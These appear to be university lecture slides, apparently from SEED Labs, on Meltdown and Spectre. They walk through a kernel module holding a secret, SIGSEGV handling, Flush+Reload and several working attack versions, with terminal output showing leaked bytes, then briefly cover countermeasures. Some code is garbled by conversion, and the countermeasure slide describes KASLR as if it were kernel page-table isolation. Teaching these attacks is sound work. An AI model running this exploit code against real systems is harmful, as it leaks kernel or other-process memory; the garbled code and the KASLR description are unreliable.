-rw-rw-r-- 1 seed seed   1164 Mar 24 01:55 FlushReload.c
-rw-rw-r-- 1 seed seed    242 Mar 27 06:53 Makefile
-rw-rw-r-- 1 seed seed  1518 Mar 27 07:29 MeltdownKernel.c
-rw-rw-r-- 1 seed seed  5696 Mar 27 07:51 MeltdownKernel.ko
-rw-rw-r-- 1 seed seed     45 Mar 27 07:51 MeltdownKernel.mod
-rw-rw-r-- 1 seed seed   560 Mar 27 07:51 MeltdownKernel.mod.c
-rw-rw-r-- 1 seed seed  2808 Mar 27 07:51 MeltdownKernel.mod.o
-rw-rw-r-- 1 seed seed  3704 Mar 27 07:51 MeltdownKernel.o
-rw-rw-r-- 1 seed seed     45 Mar 27 07:51 modules.order
-rw-rw-r-- 1 seed seed      0 Mar 27 07:51 Module.symvers
```

# The Security Room: The Kernel (Install Module)

- Insert Module into the kernel

```
[03/27/23] seed@VM:~/.../lecture14$ sudo insmod MeltdownKernel.ko
```

This will trigger the **module\_init** function inside the module code

- If module is installed correctly, **test\_proc\_init** should be called and debug message is printed on the **kernel message buffer**

```
[03/27/23] seed@VM:~/.../lecture14$ dmesg |grep "secret data"  
[2823369.829589] secret data address:000000003c10ccfc
```

- To remove module

```
[03/27/23] seed@VM:~/.../lecture14$ sudo rmmod MeltdownKernel.ko
```

# The Security Guard

- The **CPU access control logic “guard”** prevents direct access to kernel memory
- Let's try to access secret at **address obtained earlier** (**user program ‘guard.c’**)

```
#include<stdio.h>

int main() {
    char *kernel_data_addr = (char *) 0x000000003c10ccfc;
    char kernel_data = *kernel_data_addr;
    printf("I have reached here");
    return 0;
}
```

```
[03/27/23] seed@VM:~/.../lecture14$ gcc -o guard guard.c
[03/27/23] seed@VM:~/.../lecture14$ ./guard
Segmentation fault
```

# Staying Alive: Exception Handling in C

- Program was **killed** by the operating system when the **segmentation fault** occurred
  - We cannot obtain the secret via program if program is killed
- To avoid being killed, we need to **catch the exception/signal SIGSEGV** in our program
- C has **no easy try/catch exception handling mechanism** such as in C++ or Java to handle exceptions
  - But can be done via **sigsetjmp()** and **siglongjmp()**

# Staying Alive: Exception Handling in C (**ExceptionHandling.c**)

```
#include <stdio.h>
#include <setjmp.h>
#include <signal.h>

static sigjmp_buf jbuf;

static void catch_segv() {
    // Roll back to the checkpoint set by sigsetjmp().
    siglongjmp(jbuf, 1);
}

int main()
{
    // The address of our secret data
    unsigned long kernel_data_addr = 0x000000003c10ccfc;

    // Register a signal handler
    signal(SIGSEGV, catch_segv);

    if (sigsetjmp(jbuf, 1) == 0) {
        // A SIGSEGV signal will be raised.
        char kernel_data = *(char*)kernel_data_addr;
    }

    // The following statement will not be executed.
    printf("Kernel data at address %lu is: %c\n", kernel_data_addr, kernel_data);
}
else {
    printf("Memory access violation!\n");
}


printf("Program continues to execute.\n");
return 0;
}
```

**Skipped** → This function will be called when **SIGSEGV** exception occurs

→ Set check point (saves current state of stack context in jbuf)

→ Causes exception, caught by **catch\_segv**, which rolls back to checkpoint and executes the else clause


# Staying Alive: Exception Handling in C



# Staying Alive: Exception Handling in C

```
[03/27/23] seed@VM:~/....lecture14$ gcc -o ExceptionHandling ExceptionHandling.c
[03/27/23] seed@VM:~/....lecture14$ ./ExceptionHandling
Memory access violation!
Program continues to execute.
```

# CPU Out-Of-Order Execution



# Intel CPU Out-Of-Order Execution: The **Mistake**

- Intel (and other CPU makers) designed out-of-order execution **wipes out registers and memory** when permission check fails
  - However, Intel designers **forgot to also wipe out the cache**
    - The referenced memory during out-of-order execution is fetched into both **a register** and **cache**
- Using the **Flush+Reload** side channel technique, **secrets** inside the kernel can be observed

# CPU Out-of-Order Execution



How do I **prove** that the **out-of-order execution has happened?**

Let's run an experiment using CPU cache as side channel

## CPU Out-of-Order Execution Experiment (**MeltdownExperiment.c**)

```
// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
    siglongjmp(jbuf, 1);
}

int main()
{
    // Register a signal handler
    signal(SIGSEGV, catch_segv);

    // FLUSH the probing array
    flushSideChannel(); ← Flush Cache

    if (sigsetjmp(jbuf, 1) == 0) {
        meltdown(0x000000003c10ccfc); ← Attempt to access secret at address obtained earlier
    }
    else {
        printf("Memory access violation!\n");
    }

    // RELOAD the probing array
    reloadSideChannel(); ← Re-access data and check access times - if access time is small, cached
    return 0;
}
```

## Recall: FLUSH+RELOAD: The **FLUSH** Step

Flush the CPU Cache

```
void flushSideChannel()
{
    int i;

    // Write to array to bring it to RAM to prevent Copy-on-write
    for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

    //flush the values of the array from cache
    for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}
```

## Recall: FLUSH+RELOAD: The **ACCESS** Step

Access the Secret (loading it into the CPU Cache)

```
void victim()
{
    temp = array[secret*4096 + DELTA] ;
```

shifting secret element by **DELTA** offset as well

Here our access function is **meltdown()**

## Recall: FLUSH+RELOAD: The RELOAD Step

```
void reloadSideChannel()
{
    int junk=0;
    register uint64_t time1, time2;
    volatile uint8_t *addr;
    int i;
    for(i = 0; i < 256; i++){
        addr = &array[i*4096 + DELTA];
        time1 = __rdtscp(&junk);
        junk = *addr;
        time2 = __rdtscp(&junk) - time1;
        if (time2 <= CACHE_HIT_THRESHOLD){
            printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
            printf("The Secret = %d.\n", i);
        }
    }
}
```

Heuristic threshold value,  
can be changed based on  
your CPU speed

# CPU Out-of-Order Execution Experiment

```
void meltdown(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr; ← Will cause exception
    array[7 * 4096 + DELTA] += 1; ← Executed by the CPU due to out-of-order execution
}
```

Secret observed inside the kernel (Imagine this is the secret at address 0x000000003c10ccfc)

```
$ gcc -march=native MeltdownExperiment.c
$ ./a.out
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
```

**Evidence** of out-of-order execution since secret 7 is in cache

# CPU Out-of-Order Execution Experiment

```
[03/27/23] seed@VM:~/.../lecture14$ ./MeltdownExperiment
Memory access violation!
[03/27/23] seed@VM:~/.../lecture14$ ./MeltdownExperiment
array[7*4096 + 1024] is in cache.
The Secret = 7.
```



You may need to run the experiment multiple times for it to succeed

# Meltdown Attack: A Naïve Approach

```
void meltdown(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;
    array[kernel_data * 4096 + DELTA] += 1;
}
```



Modify **MeltdownExperiment.c** to replace 7 with the secret at address **0x00000003c10ccfc**)

```
$ gcc -march=native MeltdownExperiment.c
```

```
$ a.out
Memory access violation!
$ a.out
Memory access violation!
$ a.out
Memory access violation!
```



## Improvement: Get Secret Cached



Why does this help?

## Improvement: Get Secret Cached

- Meltdown is an example **race condition vulnerability**
  - Race between the **out of order execution** and the **permission check**
- How far can the out of order execution go while the permission is being checked
  - This depends on the **speed of CPU and DRAM**
  - Usually loading the secret from **DRAM** into the **register** is **slow**  
**kernel\_data = \*(char \*) kernel\_data\_addr**
    - Much slower than the permission check
    - Attack will fail
- **If** we **cache the secret**, the loading of the secret from **CPU Cache (SRAM)** into the CPU **register** is much **faster**

## Improvement: Get Secret Cached (MeltdownExperimentCached.c)

```
// FLUSH the probing array
flushSideChannel();

// open the /proc/secret_data virtual file
int fd = open("/proc/secret_data", O_RDONLY);
if (fd < 0) {
    perror("open");
    return -1;
}
//cause the secret data to be cached
int ret = pread(fd, NULL, 0, 0);

if (sigsetjmp(jbuf, 1) == 0) {
    meltdown(0x000000003c10ccfc); ← Trigger out-of-order execution
```

← Place this code somewhere before triggering the out-of-order execution

```
[03/29/23]seed@VM:~/..../lecture14$ gcc -march=native -o MeltdownExperimentCached MeltdownExperimentCached.c
[03/29/23]seed@VM:~/..../lecture14$ ./MeltdownExperimentCached
Memory access violation!
```



# Improve the Attack Using Assembly Code

```
void meltdown_asm(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // Give eax register something to do
    asm volatile(
        ".rept 400;"           ← Loop for 400 times
        "add $0x141, %%eax;"   ← Place a random number 0x141 in eax
        ".endr;"               ②

        :
        :
        : "eax"
    );

    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;
    array[kernel_data * 4096 + DELTA] += 1;
}
```

Useless computations to  
slow down the permission  
check process

# Improve the Attack Using Assembly Code

Does not work on Ubuntu20.04

```
[03/29/23]seed@VM:~/..../lecture14$ gcc -march=native -o MeltdownExperimentAssembly MeltdownExperimentAssembly.c
[03/29/23]seed@VM:~/..../lecture14$ ./MeltdownExperimentAssembly
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0. ←
[03/29/23]seed@VM:~/..../lecture14$ ./MeltdownExperimentAssembly
Memory access violation!
```



# Improve the Attack Using Assembly Code

Execution Results on **Ubuntu16.04**

```
[03/29/23]seed@VM:~$ dmesg |grep "secret"
[ 224.187352] secret data address: f9263000
```

Modify **MeltdownExperimentAssembly.c**

```
if (sigsetjmp(jbuf, 1) == 0) {
    meltdown_asm(0xf9263000);
}
```

```
[03/29/23]seed@VM:~/.../lecture14$ gcc -march=native -o MeltdownExperimentAssembly MeltdownExperimentAssembly.c
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownExperimentAssembly
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
```

← Success

83 is ASCII for 'S'; first char of secret

But still requires **multiple tries** and may not always work “**may produce wrong value**”

# Improve the Attack Using Statistical Approach

```
static int scores[256];

void reloadSideChannelImproved()
{
    int i;
    volatile uint8_t *addr;
    register uint64_t time1, time2;
    int junk = 0;
    for (i = 0; i < 256; i++) {
        addr = &array[i * 4096 + DELTA];
        time1 = __rdtscp(&junk);
        junk = *addr;
        time2 = __rdtscp(&junk) - time1;
        if (time2 <= CACHE_HIT_THRESHOLD)
            scores[i]++;
    }
}
```

```
// Find the index with the highest score.
int max = 0;
for (i = 0; i < 256; i++) {
    if (scores[max] < scores[i]) max = i;
}
```

Scores array contains scores for all cache hits.

If value was wrong, its score “stored at that index” will be low

If value is correct after **multiple tries**

```
// Retry 1000 times on the same address.
for (i = 0; i < 1000; i++) {
```

its score will be high

# Improve the Attack Using Statistical Approach

Does not work on Ubuntu20.04

```
[03/29/23]seed@VM:~/.../lecture14$ gcc -march=native -o MeltdownAttack MeltdownAttack.c
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownAttack
The secret value is 0
The number of hits is 0
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownAttack
The secret value is 0
The number of hits is 1
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownAttack
The secret value is 0
The number of hits is 1
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownAttack
The secret value is 0
The number of hits is 1
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownAttack
The secret value is 0
The number of hits is 0
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownAttack
The secret value is 0
The number of hits is 0
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownAttack
The secret value is 0
The number of hits is 0
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownAttack
The secret value is 0
The number of hits is 1
[03/29/23]seed@VM:~/.../lecture14$ ./MeltdownAttack
The secret value is 0
The number of hits is 1
```



# Improve the Attack Using Statistical Approach

## Execution Results on Ubuntu16.04

```
[03/29/23]seed@VM:~/..../lecture14$ gcc -march=native -o MeltdownAttack MeltdownAttack.c
[03/29/23]seed@VM:~/..../lecture14$ ./MeltdownAttack
The secret value is 83 S
The number of hits is 975
[03/29/23]seed@VM:~/..../lecture14$ ./MeltdownAttack
The secret value is 83 S
The number of hits is 950
[03/29/23]seed@VM:~/..../lecture14$ ./MeltdownAttack
The secret value is 83 S
The number of hits is 962
```

Success

83 is ASCII for 'S'; first char of secret

```
static char secret[8] = { 'S', 'E', 'E', 'D', 'L', 'a', 'b', 's' };
```

To obtain the rest of the secret “SEEDLabs”, modify the address ‘0xf9263000 to ‘0xf9263001’, ‘0xf9263002’, ...

Recompile and re-run each time

# Countermeasures

- Fundamental problem is in the CPU hardware
  - Expensive to fix (patching hardware is difficult)
- Develop workaround in operating system
  - **KASLR** (Kernel Address Space Layout Randomization)
    - Does not map any kernel memory in the user space, except for some parts required by the x86 architecture (e.g., interrupt handlers)
    - User-level programs **cannot directly use kernel memory addresses**, as such addresses cannot be resolved

# The Spectre Attack

# Spectre vs Meltdown

- Similar to Meltdown (Race Condition, CPU Cache as Side Channel)
- **Difference**
  - A malicious process can **access memory space of another process**.
    - Breaks into **inter-process memory isolation** (provided by hardware), and **intra-process memory isolation** (provided by software “sandboxing”)
  - **Much harder to detect** since it **does not access the kernel memory**, rather the process space of the legit process

# Will It Be Executed?

```
1  data = 0;  
2  if (x < size) {  
3      data = data + 5;  
4 }
```




Will Line 3 be executed if **x > size** ?

**Answer:**

**Yes** (at micro-architectural level), using Out-of-Order execution

# Out-Of-Order Execution

- A CPU Optimization: execute instructions in **parallel** when resources are available
- Read **Size** variable from DRAM - **slow**
  - **Size** may not be in cache
  - CPU does not sit idle
  - Predicts outcome of <



# Let's Find a Proof (SpectreExperiment.c)

```
void victim(size_t x)
{
    if (x < size) {
        temp = array[x * 4096 + DELTA]; ← After training CPU, this gets executed even if x is larger than size
    }
}

int main() {
    int i;

    // Train the CPU to take the true branch inside victim()
    for (i = 0; i < 10; i++) {
        _mm_clflush(&size);
        victim(i);
    }


    // FLUSH the probing array
    flushSideChannel();

    // Exploit the out-of-order execution
    _mm_clflush(&size);
    victim(97);

    // RELOAD the probing array
    reloadSideChannel();
    return (0);
}
```

# Let's Find a Proof (SpectreExperiment.c)

```
void victim(size_t x)      size is 10
{
    if (x < size) {
        temp = array[x * 4096 + DELTA];    ①
    }
}
```




```
$ gcc -march=native SpectreExperiment.c
$ a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
$ a.out
$ a.out
```

Evidence

Not always working though

# Target of the Attack



```
unsigned int buffer_size = 10;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};

uint8_t restrictedAccess(size_t x)
{
    if (x < buffer_size) {
        return buffer[x];
    } else {
        return 0;
    }
}
```

This protection pattern is widely used in software **sandbox** (such as those implemented inside browsers - an access check is made if one page tries to access another page in same process)

# The Spectre Attack

```
spectreAttack(int larger_x)
```

```
// Ask restrictedAccess() to return the secret in out-of-order
// execution.
s = restrictedAccess(larger_x);      ④
array[s*4096 + DELTA] += 88;        ⑤
```

```
int main()
{
    flushSideChannel();
    size_t larger_x = (size_t)(secret - (char*)buffer);  ⑥
    spectreAttack(larger_x);
    reloadSideChannel();
    return (0);
}
```

# Attack Result

```
$ gcc -march=native SpectreAttack.c  
$ ./a.out  
array[0*4096 + 1024] is in cache.  
The Secret = 0.  
array[65*4096 + 1024] is in cache.  
The Secret = 65.
```

Success



Why is 0 in  
the cache?

CPU eventually learns  
that speculation was  
wrong, rolls back, line  
5 executed for second  
time and show a 0  
this time

# Spectre Variant and Mitigation

- Since it was discovered in 2017, several Spectre variants have been found
- Affecting Intel, ARM, and AMD
- The problem is in hardware
- Unlike Meltdown, there is no easy software workaround

# Summary

- Stealing secrets using side channels
- Meltdown attack
- Spectre attack
- A form of race condition vulnerability
- Vulnerabilities are inside hardware
  - AMD, Intel, and ARM are affected